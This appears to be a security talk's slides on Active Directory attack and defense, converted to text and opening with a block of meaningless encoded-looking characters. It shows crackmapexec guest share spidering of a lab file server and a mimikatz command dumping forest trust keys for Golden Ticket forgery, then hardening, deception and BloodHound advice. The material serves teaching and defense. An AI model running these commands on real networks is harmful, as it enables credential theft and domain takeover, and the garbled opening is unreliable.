98NyKua3Awiip8MqONEkdhrTyh8W1ovYvHpd1jMapcRfARuATz49h3KBExhws7rgdFte/fc7LSFX8BAZ2YFLAYEA3jccUdeyNWE/Rf2YDLnRqYhoy8U2UqYmRjLbsyWiK1/Es0fKH0/6T8JwKw/1EU3KJBFkTWB69yXdzQzVJvLrPnBmGvAl0cP5P3QXgpp6ur0w3XPLc7WC/N4kwT3BZk0J6
6cox70BP1DUBJdyz7dqNcPFwNcXTQwgnbBgknhk1g9w0BBWgGgemyB1Ij+JCCaowgmmBgsnkh1g9w0BDa0BAqCCWAwgglqMBWGCiqGSIb3DQEHAAcCEwQIC9l++dKDGwIwAggAgIIHGBjnoQgkLUyLBvWqALnv/Y5FRT5A9ZNaUC7EDMIIYwfnEdsoWY+1fajEgQPjsKRX4bQYLazPz0sK0g2zDI2
FayakDac9S2R07E3zXvFAUCENKJ341pJ0x9RmKokAuQ09s2U5Vg1F0MDT7VXIHRCB800qb24X13Fb1D-3JMS32Xv4G6hs010/AlvL7ia0gTwyUwphv77fGcsB7310qzH1Xrl3jEwgppjs/hrng1sHEXv117rd/NRHEdnTIF+GokMR8uHv1VlxuXLIEnMds0Suc3rjG88C6/Fa0EGHndM/S
1PD2Wm90BYK2dFHnkEadwhn0avtdcy+izFahcFzR1QZIsoshrW30KqphYhueUctPBjJgF410MM0106oLHRrFzKaIyE3jMA/UMYkuU/ervHu/bbuCwCFgk3rLqujQ77bJrU6cmAsa/hyGxPLyPoIBIH+721w5vMcNgVln8HQILdZLNw7lBEGMBgr1e/PhtuOPAYLybbw6s376WdmrKANTJ6E6R19MI
Mob1PT8Vy1wP0tH0YpTRGFErksZG0euna8X6Rp22LUBTFfbLXcULJ0r0k/oaucnecg76VWA0+0oM75ad01LgkFV75bTXeqF914LcgX0YUHLAv-DS0VYwULXZhpafFzzqH1+t7IXTIvva6ahJElLpKua1jRYUm3w58ms0WuAvjzhsFPGTaB51qZqPFT25KryDat+b0A39a9Vnur
LXfndc1/4s8WULQyY91yx8VxwVQ0gVGYGBGRFJM01R90LTLXL1SUVSENXLH3qR+SBK0PQw1z0drLcFRNBj1LKVFEI3h0upkbG64T+nShe01RjWvhdaAHw0z/xuY5qey/5LWswJYcgsPQXerXNiRvHDGVBjvE1DDJG6DsRj1Y201VTNamc7GxEGXDTzLbvTa7k4rWcLmVXCH320PW317aFL
Qx869QLQHTeR+AjExv4FuLF5ea1mr++U4BFqwgKe3fD6e7xWRRdotyusZ1/EJ20LHM73Tb3CcxNCgdP7BwvYhnrCnmwU/jJSAMEBmrTSAR5q1d1ryrYjXdb01bdpA2eAep1pUHVWjXk0zRW40M+Z/FzyK7bnWzWHLghtJf2pGc77tECwybPCEIjuJXJnPGFEXpQGNZE3nOpdIa5Zq0aSKEhe3/04jB1G6
rvk0w/U84A/+aFwCwPfcMFDXICIA1c6F55D0nLT6U4CmXXVikgm/utTndLY/Eaqy52NNeKhY21gTh9ZxUi2Ad8w1jPz0QW5duGVar++V4U3rdT6G1/e6a1YfLflaUMzq/42gHmT0byMJiBCdzBjKBrzUqA4s04vRrFgCLXV3YMA44w0x+1j1VyhXUbcctQBnXs62+1IHe2hTTBmq2nssYtX
LWL2LrMvCk2J03hWckKu1mz30BYeVcpnHzRCYjDjQpLXx7To1cDGGZ8gmLnvk1RmX1Rvsxys/s1SvUuwFLCn2KcBAMatsUyDDZcFX1962W0jPVUeuhRpmD8W5FFPvYVNBzVNBz18D5s+ba0uTedYvZsrNxnZrM/DatMGLEvz28Yeyq3KEEEXJTD5XhCFgSB4y/Nf94Egq+GcLfwfhpK1p3JmR8/r
quARPqT0M0ppb1r7shFR6J13cCE1WUD2tpvnlw/QL5fh6RYEaYqssZ5XPzb/d/4lv5LmrbC2zbfPZELdLaFduvB2F6nd10eXlv3ArvskbWkMw0J3E3p8zEBHsWhdv9/hde955rtd+mTTFyd1ImrkB8ATryGxneqPgn4XWsiRgFZCLt2TMam/rTdnTlzhBFXWgKqPLME6tbjdZCWYam28k
vQvXUitv88bSUCR8ZaF0dZwXUgYd8t+ZRIpRdjPLFELI8wJc+o1IQfPwLUeA9A993dR5JjLJLcQfK65cR0cRRuudIzsk5PXntj3FrgfhU70uFU2FPBDDzWrmRppnuoZhsJLY9YjSh1yQjELMCMGCSqGSIb3DQEHAAcCEwQIC9l++dKDGwIwAggAgIIHGBjnoQgkLUyLBvWqALnv/Y5FRT5A9ZNaUC7EDMIIYwfnEdsoWY+1fajEgQPjsKRX4bQYLazPz0sK0g2zDI2
```




Image courtesy of <https://www.ired.team>

Share Hunting

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' --shares
SMB      10.100.1.3      445      FILESERVER      [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB      10.100.1.3      445      FILESERVER      [+] training.rt.bluebastion.net\Guest:
SMB      10.100.1.3      445      FILESERVER      [+] Enumerated shares
SMB      10.100.1.3      445      FILESERVER      Share           Permissions      Remark
SMB      10.100.1.3      445      FILESERVER      ADMIN$          Remote Admin
SMB      10.100.1.3      445      FILESERVER      C$             Default share
SMB      10.100.1.3      445      FILESERVER      Files          READ,WRITE
SMB      10.100.1.3      445      FILESERVER      IPC$           READ             Remote IPC
```


```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.100.1.3 -u Guest -p '' -M spider_plus -o EXCLUDE_EXTS=lnk
SMB      10.100.1.3      445      FILESERVER      [*] Windows 10.0 Build 20348 x64 (name:FILESERVER)
igning:False) (SMBv1:False)
SMB      10.100.1.3      445      FILESERVER      [+] training.rt.bluebastion.net\Guest:
SPIDER_P ... 10.100.1.3      445      FILESERVER      [*] Started spidering plus with option:
SPIDER_P ... 10.100.1.3      445      FILESERVER      [*]   DIR: ['print$']
SPIDER_P ... 10.100.1.3      445      FILESERVER      [*]   EXT: ['lnk']
SPIDER_P ... 10.100.1.3      445      FILESERVER      [*]   SIZE: 51200
SPIDER_P ... 10.100.1.3      445      FILESERVER      [*]   OUTPUT: /tmp/cme_spider_plus
```

```
(kali㉿kali)-[~]
└─$ tree /tmp/cme_spider_plus/10.100.1.3
/tmp/cme_spider_plus/10.100.1.3
├── Files
│   ├── 3.txt
│   ├── eaeae.txt
│   ├── passwords.txt
│   └── salaries.xlsx
└── IPC$
    ├── InitShutdown
    ├── lsass
    ├── ntsvcs
    └── scerpc

2 directories, 8 files
```

Active Directory Trusts

- The forest is the security boundary.
- Parent and child domain have a default two-way trust.
- Forest/Domain trusts can have transitive properties.



Domain Admin to Enterprise Admin

- Domain or Forest Trust Keys can be obtained by a domain admin
- The Trust Key can be reused to forge an intra-domain or intra-forest Golden Ticket

```
mimikatz # lsadump::trust /patch

Current domain: CORP.LOCAL (corp / S-1-5-21-848841406-1294498004-3473911662)

Domain: VENDOR.LOCAL (VENDOR / S-1-5-21-1453805519-2863781856-1227893935)
[ In ] CORP.LOCAL -> VENDOR.LOCAL
    * aes256_hmac      6994cc6cd1b99bd3869685d14af347e955e9e043f2116ca1665f371efe48fab6
    * aes128_hmac      feeeb865b37c281b21cfa00aee1da71b
    * rc4_hmac_nt      6f9e27669d07b6c7f539c5f6e7fd9f57

[ Out ] VENDOR.LOCAL -> CORP.LOCAL
    * aes256_hmac      f3417d40bb3e6f2c585e0cb00cf36444b6ebf293407103ca25d8b0650219d82d
    * aes128_hmac      8687ec2ba8ec3e8d8c6e89e94b87792c
    * rc4_hmac_nt      d3b3645b2c8efd19794dfae2dfa6946e
```

Secure Hardening Active Directory

Feature | Vulnerability

Detection and Defense

- Do you really need that many domain/enterprise admins?
- Does every domain admin really need to be an enterprise admin?
- Domain/Enterprise admins should never logon to non-DC devices
- Don't run services as with DA privileges
- Use Protected Users Group
- Use LAPS for local admin management

Use Deception



Use Deception to Detect Adversaries

- Create honeypot users
 - Reset password periodically
 - Logon to honeypot domain-joined AD device periodically
 - Give a Service Principal Name
 - Have a honeypot user periodically send out NBNS/LLMNR/mDNS requests
- <https://github.com/bhdresh/Dejavu>
- <https://github.com/samratashok/Deploy-Deception>
- <https://github.com/tolgadevsec/Awesome-Deception>

Use Bloodhound

- Provides visual graphs of relationships between AD objects
 - E.g., Possible paths to domain admin group
 - E.g., What rights user A has on Group B
- SharpHound
 - “Collector” script that queries Active Directory for data Bloodhound ingests
 - C# and PowerShell versions available
- Requires Neo4j graphing database

Use Bloodhound



VAGRANT@PARENTDOMAIN.LOCAL

Database Info Node Info Analysis

VAGRANT@PARENTDOMAIN.LOCAL

OVERVIEW

Sessions	3
Sibling Objects in the Same OU	11
Reachable High Value Targets	0
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	Vagrant
Object ID	S-1-5-21-848841406-1294498004-3473911662-1000
Password Last Changed	Thu, 14 Feb 2019 19:42:02 GMT
Last Logon	Tue, 27 Sep 2022 16:57:02 GMT
Last Logon (Replicated)	Mon, 19 Sep 2022 13:08:16 GMT
Enabled	True
Description	Vagrant User
AdminCount	True

Thank you!

Qasim Ijaz

Blue Bastion Security | A division of Ideal Integrations

Bluebastion.net